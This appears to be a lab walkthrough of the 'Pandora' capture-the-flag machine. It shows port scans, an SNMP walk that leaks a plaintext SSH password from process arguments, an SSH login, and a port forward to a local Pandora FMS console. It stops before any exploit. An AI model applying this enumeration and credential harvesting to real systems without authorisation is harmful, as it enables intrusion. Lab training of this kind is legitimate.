
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.136 -p- -sV --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 18:04 IST
Nmap scan report for 10.10.11.136
Host is up (0.23s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.39 seconds
```

2) Checked the website



3) Checked for more pages

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -u http://10.10.11.136/FUZZ -t 200 -i

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.136/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 33560, Words: 13127, Lines: 908, Duration: 354ms]
assets                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 255ms]
                        [Status: 200, Size: 33560, Words: 13127, Lines: 908, Duration: 265ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 254ms]
```

4) Found snmp on udp ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.136 -sU --min-rate 1000 -T4 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 18:31 IST
Nmap scan report for 10.10.11.136
Host is up (0.26s latency).
Not shown: 989 open|filtered udp ports (no-response), 10 closed udp ports (port-unreach)
PORT    STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 6.68 seconds
```

5) Checked snmp

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ snmpwalk -v2c -c public 10.10.11.136
iso.3.6.1.2.1.1.1.0 = STRING: "Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (219428) 0:36:34.28
iso.3.6.1.2.1.1.4.0 = STRING: "Daniel"
iso.3.6.1.2.1.1.5.0 = STRING: "pandora"
iso.3.6.1.2.1.1.6.0 = STRING: "Mississippi"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (6) 0:00:00.06
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (5) 0:00:00.05
```

Vulnerability Assessment

1) Found exposed credentials from snmp

```
iso.3.6.1.2.1.25.4.2.1.5.771 = STRING: "--system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only"
iso.3.6.1.2.1.25.4.2.1.5.789 = STRING: "--foreground"
iso.3.6.1.2.1.25.4.2.1.5.794 = STRING: "/usr/bin/networkd-dispatcher --run-startup-triggers"
iso.3.6.1.2.1.25.4.2.1.5.795 = STRING: "-n -iNONE"
iso.3.6.1.2.1.25.4.2.1.5.798 = ""
iso.3.6.1.2.1.25.4.2.1.5.800 = ""
iso.3.6.1.2.1.25.4.2.1.5.837 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.840 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.848 = STRING: "-c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBabylon23'"
iso.3.6.1.2.1.25.4.2.1.5.859 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.862 = STRING: "-LOw -u Debian-snmp -g Debian-snmp -I -smux mteTrigger mteTriggerConf -f -p /run/snmpd.pid"
iso.3.6.1.2.1.25.4.2.1.5.867 = ""
iso.3.6.1.2.1.25.4.2.1.5.886 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.901 = STRING: "-o -p -- \\u --noclear tty1 linux"
iso.3.6.1.2.1.25.4.2.1.5.929 = STRING: "--no-debug"
iso.3.6.1.2.1.25.4.2.1.5.984 = ""
iso.3.6.1.2.1.25.4.2.1.5.1104 = STRING: "-u daniel -p HotelBabylon23"
iso.3.6.1.2.1.25.4.2.1.5.1347 = ""
iso.3.6.1.2.1.25.4.2.1.5.2294 = ""
iso.3.6.1.2.1.25.4.2.1.5.2620 = ""
iso.3.6.1.2.1.25.4.2.1.5.6169 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.6223 = STRING: "-k start"
```

Here's a breakdown of the OID:

- `iso` (1): The International Organization for Standardization.
- `org` (3): The ISO-assigned organization.
- `dod` (6): The U.S. Department of Defense.
- `internet` (1): Internet.
- `mgmt` (2): Management.
- `mib-2` (1): MIB-II, the second version of the Management Information Base.
- `host` (25): Host Resources MIB.
- `hrSWRun` (4): Software running table.
- `hrSWRunTable` (2): A table of software running on the host.
- `hrSWRunEntry` (1): An entry in the software running table.
- `hrSWRunParameters` (5): The parameters used to invoke the software.
- `1104`: The specific index for an entry in the `hrSWRunTable`.

Exploitation

1) Logged in with ssh

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh daniel@10.10.11.136
daniel@10.10.11.136's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 18 May 13:18:46 UTC 2024

  System load:           0.0
  Usage of /:            63.8% of 4.87GB
  Memory usage:          9%
  Swap usage:            0%
  Processes:             233
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.136
  IPv6 address for eth0: dead:beef::250:56ff:feb9:cea0

  => /boot is using 91.8% of 219MB

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

daniel@pandora:~$
```

daniel:HotelBabylon23

2) Checked the web files


```
daniel@pandora:/var/www/pandora/pandora_console$ ls
ajax.php        composer.lock         Dockerfile  godmode       mobile                                pandora_console_logrotate_ubuntu  tests
attachment      COPYING               extensions  images        operation                             pandora_console_upgrade           tools
audit.log       DB_Dockerfile         extras      include       pandora_console.log                   pandoradb_data.sql                vendor
AUTHORS         DEBIAN                fonts       index.php     pandora_console_logrotate_centos      pandoradb.sql                     ws.php
composer.json   docker_entrypoint.sh  general     install.done  pandora_console_logrotate_suse        pandora_websocket_engine.service
daniel@pandora:/var/www/pandora/pandora_console$
```


3) A different website is running locally

```
daniel@pandora:~$ ./nmap -p- localhost

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-05-18 13:59 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000054s latency).
Other addresses for localhost (not scanned): ::1
rDNS record for 127.0.0.1: localhost.localdomain
Not shown: 65532 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds
daniel@pandora:~$ curl http://127.0.0.1
<meta HTTP-EQUIV="REFRESH" content="0; url=/pandora_console/">
daniel@pandora:~$
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo ssh daniel@10.10.11.136 -L 127.0.0.1:80:127.0.0.1:80
daniel@10.10.11.136's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 18 May 14:02:01 UTC 2024

  System load:           0.05
  Usage of /:            63.9% of 4.87GB
  Memory usage:          15%
  Swap usage:            0%
  Processes:             233
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.136
  IPv6 address for eth0: dead:beef::250:56ff:feb9:cea0

  => /boot is using 91.8% of 219MB

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat May 18 14:01:51 2024 from 10.10.14.11
daniel@pandora:~$
```


4) Checked the website


Pandora FMS - the Flexible Monitoring System — Mozilla Firefox
Pandora FMS - the Flexib
127.0.0.1/pandora_console/index.php?login=1
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Docs
Support
WELCOME TO PANDORA FMS
NEXT GENERATION
User
Password
Login
741 / 1,298
1,022
v7.0NG.742_FIX_PERL2020




